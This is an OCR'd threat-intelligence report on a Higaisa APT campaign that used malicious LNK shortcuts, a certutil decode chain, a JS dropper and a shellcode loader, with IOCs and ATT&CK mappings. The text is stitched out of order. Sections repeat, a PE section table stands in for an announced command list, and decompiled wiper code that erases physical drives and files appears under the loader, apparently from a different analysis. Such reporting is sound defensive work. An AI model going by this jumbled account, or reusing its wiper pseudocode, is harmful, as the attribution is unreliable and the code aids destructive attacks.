
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.


```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

